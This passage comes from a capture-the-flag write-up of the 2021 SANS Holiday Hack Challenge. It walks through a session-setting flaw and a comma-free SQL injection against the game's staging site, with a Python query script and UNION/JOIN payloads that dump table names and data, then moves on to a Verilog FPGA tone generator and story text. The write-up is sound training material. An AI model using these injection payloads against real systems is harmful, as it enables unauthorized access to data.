  var yr = date.getFullYear();
  var current_hour = date.getHours();
  var date_created = dateFormat(date, "yyyy-mm-dd hh:MM:ss");

  tempCont.query("SELECT * from uniquecontact where email="+tempCont.escape(email), function(error, rows,
fields){

    if (error) {
      console.log(error);
      return res.sendStatus(500);
    }

    var rowlength = rows.length;
    if (rowlength >= "1"){
      session = req.session;
      session.uniqueID = email;
      req.flash('info', 'Email Already Exists');
      res.redirect("/contact");

    } else {
```


Reading the code shows that if a contact form is submitted with an email address that already exists in the `uniquecontact` table it sets the `session.uniqueID` to the email address. With no known email addresses on the website I submit my own contact form.



Now that the data is saved to the database I submit another contact form with the same email address to test out the theory.

After receiving the Email Already Exists message browsing to the url https://staging.jackfrosttower.com/dashboard now doesn't redirects to login and shows the results as for the site we are logged in now due to the `session.uniqueID` being set to `jeroen@elfu.com`:





Looking at the source code for any `select` queries with an = and not using the `.escape` function on the line gives a handful of code blocks to check:

```
$ grep -n -i "select " server.js | grep "=" | grep -v '.escape'
198:    var query = "SELECT * FROM uniquecontact WHERE id=";
212:                query = "SELECT * FROM uniquecontact WHERE id=?"
786:            var query = "SELECT * from users where email="
913:            tempCont.query("SELECT * from users where id=?", reqparam, function(error, rows, fields){
1174:        tempCont.query("SELECT * from users where token=?", reqparam, function(error, rows, fields){
1222:        tempCont.query("SELECT * from users where token=?", reqparam, function(error, rows, fields){
```

The following code block around the queries identified before stands out:

```
app.get('/detail/:id', function(req, res, next) {
  session = req.session;
  var reqparam = req.params['id'];
  var query = "SELECT * FROM uniquecontact WHERE id=";

  if (session.uniqueID){

    try {
      if (reqparam.indexOf(',') > 0){
        var ids = reqparam.split(',');
        reqparam = "0";
        for (var i=0; i<ids.length; i++){
          query += tempCont.escape(m.raw(ids[i]));
          query += " OR id="
```

```
        }
        query += "?";
      }else{
        query = "SELECT * FROM uniquecontact WHERE id=?"
      }
    } catch (error) {
      console.log(error);
      return res.sendStatus(500);
    }
```

As noted on https://github.com/mysqljs/mysql in the section about escaping query values:

> **Caution** The string provided to `mysql.raw()` will skip all escaping functions when used, so be careful when passing in unvalidated input.

In order to hit the section of the code at least two variables are needed to be submitted and comma delimited. This is where it makes the SQL Injection harder as it means you can't use any commas in the queries.

After manually confirming it was vulnerable to SQL Injection I created a very basic python script to perform the SQL Injection queries and parse the output so it only shows the results without the rest of the HTML code. The values set in cookies_dict are copied out of the logged in session on the website (manual step needed):

```
from cmd import Cmd
import requests
import re

print("=============================================")
print("= JackFrostTower SQL Injection Commandline =")
print("=============================================")
print()

class Terminal(Cmd):
        prompt = 'Query => '

        def default(self, args):
            cookies_dict = {"_csrf":"iCUWBdYsIk7i-a4yMF_3BC2k","connect.sid":"s%3AuJluQU7-
mzN78TezfYZZqOKqmCBftp_p.FaYU41LXEAAPc%2Fm8ILawycd9jIAPJpKs7s0tCGH%2FwWA"}
            r = requests.get(f"""https://staging.jackfrosttower.com/detail/-1,-2 {args}-- -""",
cookies=cookies_dict)
            #print(r.text)
            data = re.findall(r'<h1>(.*)</h1>',r.text)
            print()
            print(*data, sep='\n')
            print()
            print("----------------------------------------")
            print()
terminal = Terminal()
terminal.cmdloop()
```

Using the script I run SQL Injection queries and using join's to avoid the use of comma's to get the database version and all table names. Looking at the table names the last few are interesting especially the table called todo. Next I query all the column names for the todo table:

```
$ python3 jackfrosttower_sqli.py

=============================================
= JackFrostTower SQL Injection Commandline =
=============================================

Query => union select * from ((select 1)A join (select version())B join (select 3)C join (select 4)D join
(select 5)E join (select 6)F join (select 7)G)
```

```
10.6.5-MariaDB-1:10.6.5+maria~focal

----------------------------------------

Query => union select * from ((select 1)A join (SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES)B join
(select 3)C join (select 4)D join (select 5)E join (select 6)F join (select 7)G)

...
users
todo
emails
uniquecontact

----------------------------------------

Query => union select * from ((select 1)A join (SELECT COLUMN_NAME FROM INFORMATION_SCHEMA.COLUMNS WHERE
TABLE_NAME = 'todo')B join (select 3)C join (select 4)D join (select 5)E join (select 6)F join (select
7)G)

id
note
completed

----------------------------------------

Query => union select * from ((select 1)A join (SELECT note FROM todo)B join (select 3)C join (select 4)D
join (select 5)E join (select 6)F join (select 7)G)

Buy up land all around Santa&#39;s Castle
Build bigger and more majestic tower next to Santa&#39;s
Erode Santa&#39;s influence at the North Pole via FrostFest, the greatest Con in history
Dishearten Santa&#39;s elves and encourage defection to our cause
Steal Santa&#39;s sleigh technology and build a competing and way better Frosty present delivery vehicle
Undermine Santa&#39;s ability to deliver presents on 12/24 through elf staff shortages, technology
glitches, and assorted mayhem
Force Santa to cancel Christmas
SAVE THE DAY by delivering Frosty presents using merch from the Frost Tower Gift Shop to children world-
wide... so the whole world sees that Frost saved the Holiday Season!!!!  Bwahahahahaha!
With Santa defeated, offer the old man a job as a clerk in the Frost Tower Gift Shop so we can keep an eye
on him

----------------------------------------
```

With the column names identified for the todo table we can list all notes within it and the last entry in the table shows:

> *With Santa defeated, offer the old man a job as a **clerk** in the Frost Tower Gift Shop so we can keep an eye on him*

Story 6 of 10

Lo, we find unlikely allies: trolls within Jack's own command
Doubting Frost and searching motive, questioning his dark demand

As my investigation furthers and more and more trolls are questioning the direction and motive of Jack I continue exploring Frost Tower for more clues. Using the stairs on floor 16 I notice that there is roof access (will there be a pool?). On the roof there are quite a few trolls gathered around a strange device with satellite dish attached.

Crunchy Squishter
Greetings Earthling! I'm Crunchy Squishter. Hey, could you help me get this device on the table working? We've cobbled it together with primitive parts we've found on your home planet. We need an FPGA though - and someone who knows how to program them. If you haven't talked with Grody Goiterson by the Frostavator, you might get some FPGA tips there.

13 FPGA Programming

Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator. ***(Difficulty 4/5)***

Grody Goiterson
Oooo... That's it! A deal's a deal. Let's talk FPGA. First, did you know there are people who do this stuff for fun?? I mean, I'm more into picking on other trolls for fun, but whatever. Also, that Prof. Petabyte guy is giving a talk about FPGAs. Weirdo. So hey, good luck or whatever.

Hints	
1	**FPGA for Fun**: There are FPGA enthusiast sites.
2	**FPGA Talk**: Prof. Qwerty Petabyte is giving a lesson about Field Programmable Gate Arrays (FPGAs).


Story narrative 7 of 10

Is our Jack just lost and rotten - one more outlaw stomping toes?
Why then must we piece together cludgy, wacky radios?

Using the code from https://numato.com/kb/generating-square-wave-using-fpga/ as the starting point, update it to work in this scenario (module inputs and output, begin values, remove the 8bits). Use the following calculation for the counter: `counter <= clk_Mhz/(freq/100)/2 -1` this is based on the example shown at https://www.fpga4fun.com/MusicBox1.html.

```
`timescale 1ns/1ns
module tone_generator (
    input clk,
    input rst,
    input [31:0] freq,
    output wave_out
);
          // Counter for toggling of clock
          integer counter = 0;
          reg sq_wave_reg = 0;
          assign wave_out = sq_wave_reg;
          parameter clk_Mhz = 125000000;

 always @(posedge clk) begin
                    if (rst) begin
                              counter <= 0;
                              sq_wave_reg         <= 0;
                    end
                    else begin
                              // If counter is zero, toggle sq_wave_reg
                              if (counter == 0) begin
                                        sq_wave_reg <= ~sq_wave_reg;

                                        // Generate Frequency
                                        counter <= clk_Mhz/(freq/100)/2 - 1;
                              end
                              // Else count down
                              else
                                        counter <= counter - 1;
                              end
                    end
endmodule
```

This code scores 100% on the 3 default values, however on the Random frequency it didn't match first run but it did match on the second run:



Once all 4 Simulate frequency are completed click on Program Device to have the FPGA programmed:

```
Sending code for analysis...
Verilog parsed cleanly...
Synthesizing/implementing design and generating bitstream.
Bitstream will then be sent to device.
This will take SEVERAL seconds...
The device has been successfully programmed!
```

Story narrative 8 of 10

With this object from the heavens, Frost must know his cover's blown
Hearkening from distant planet! We the heroes should have known


Add the programmed FPGA to the device on the table next to Crunchy Squishter, which allows communication to the rest of their people!

Once communication is established a large UFO lands on the roof of Frost Tower:

Once the Spaceship's Door opens a ladder comes down and I can enter the space ship.

Story narrative 9 of 10

Go ahead and hack your neighbor, go ahead and phish a friend
Do it in the name of holidays, you can justify it at year's end



Icy Sickles
We come in peace! I am Icy Sickles from ice Planet Frost. Many centuries ago, we Frostian trolls sent an expedition to study your planet and peoples. Jack Frost, scion of Planet Frost's ruling family, captained that long-ago mission, which carried many hundreds of our people to your planet to conduct our research.

Erin Fection
I am Erin Fection, the pilot of this interstellar spaceship. Our first expedition established a base in the land of Oz, where our researchers became known as "Munchkins." We received a message from them long ago about a Great Schism, where the Frostian expedition split into two warring factions: Munchkins and Elves. Thankfully, they managed to establish an uneasy peace by relocating the Elves to the North Pole. Since then, we have heard nothing from the expedition. They went interstellar radio silent. Until NOW.

Buttercup
I am Buttercup, Princess of ice Planet Frost. Thanks to your help, we received the message from the device summoning us back to Earth to address the recent unpleasantness. We had no idea that Jack Frost would cause such trouble! We sincerely apologize. We will take Jack back home to Planet Frost, along with all the other trolls. The Elves and Munchkins, of course, can remain if they opt to do so. Fear not, we WILL bring Jack and any guilty trolls to justice for their infractions. They will not bother your planet any longer. Again, we apologize for all the troubles he has caused, and we sincerely THANK YOU for your help! And, now that you've helped us solve everything, feel free to show off your skills with some swag - only for our victors!

Jack Frost
I was just having a little fun. C'mon, man! And, I was just getting started! I had such big plans! I don't want to go home!!!

Santa
The Frostians have reached out to me via video link. They've explained to me all that has happened. I'd like to thank you for your truly excellent work in foiling Jack's plans and ensuring that he is finally brought to justice. On behalf of all of us here at the North Pole, we wish you and yours a happy and healthy Holiday Season. Thank you and HAPPY HOLIDAYS from me and all of the elves. Ho Ho Ho!

Story narrative 10 of 10


There won't be any retweets praising you, come disclosure day
But on the snowy evening after? Still Kris Kringle rides the sleigh

With this the investigation has come to its conclusion and I can now close of The-J-Files once and for all, having saved the holiday and stopped the villain! I luckily also stay in Santa's good books as all hacking was done in the name of holidays which is justified at year's end.

Achievements:

1. Document Analysis
2. Elf Code Python
3. Elf Code Python Bonus Levels!
4. FPGA Programming
5. Frost Tower Website Checkup
6. Frostavator
7. Grepping for Gold
8. Hash extension of ELF or firmware
9. HoHo ... No
10. Holiday Hero
11. IMDS Exploration
12. IPv6 Sandbox
13. Kerberoasting on an Open Fire
14. KringleCon Tutorial
15. Log4J Blue Bonus
16. Log4J Red Bonus
17. Logic Munchers
18. Open the Gate
19. Open the Spaceship's Door
20. Reading Evil Packets
21. Shellcode Primer
22. Slot Machine Scrutiny
23. Splunk!
24. SSRF to IMDS to S3 Bucket Access
25. Strace Ltrace Retrace
26. Strange USB Device
27. Thaw Frost Tower's Entrance
28. Where in the World is Caramel Santaigo?
29. Yara Analysis
30. You Won!

Objectives:



APPENDIX I: KRINGLECON & FROST FEST SPEAKER AGENDA'S

Jack Frost blatant copy of the KringleCon Speaker Agenda becomes clear when placing them next to each other

BONUS! BLUE LOG4JACK & BONUS! RED LOG4JACK

During the running of this year's 2021 SANS Holiday Hack Challenge a vulnerability in Log4J became pubic and SANS added two additional bonus challenges to the challenge (note that these are not part of the contest of submitting a report). The log4j bonus challenges will allow you to develop the defence analysis and penetration testing skills necessary to comprehend and tackle the log4j exploit.

I went through these challenges and would highly recommend it to anyone to work through them to get a good grasp on how to tackle this vulnerability both from the blue team as red team perspective.

Bow Ninecandle
Well hello! I'm Bow Ninecandle! Sorry I'm late to KringleCon; I got delayed by this other... thing. Say, would you be interested in taking a look? We're trying to defend the North Pole systems from the Yule ***Log4J****ack vulnerability. This terminal has everything you need to get going, and it'll walk you through the process. Go ahead and give it a try! No previous experience with Log4j required. We'll even supply a checker script in the terminal for vulnerable libraries that you could use in your own environment. The talk Prof. Petabyte is giving will be helpful too! Oh, and don't worry if this doesn't show up in your badge. This is just a fun extra!*

Icky McGoop
Hey, I'm Icky McGoop. Late? What's it to you? I got here when I got here. So anyways, I thought you might be interested in this Yule ***Log4J****ack. It's all the rage lately. Yule* ***Log4J****ack is in a ton of software - helps our big guy keep track of things. It's kind of like salt. It's in WAY more things than you normally think about. In fact, a vulnerable Solr instance is running in an internal North Pole system, accessible in this terminal. Anyways, why don't you see if you can get to the* `yule.log` *file in this system?*

Hints	
1	**Log4j Discussion with Bishop Fox**: Join Bishop Fox for a discussion of the issues involved.
2	**Log4j Red Help Document**: Josh Wright's help document for the Red challenge.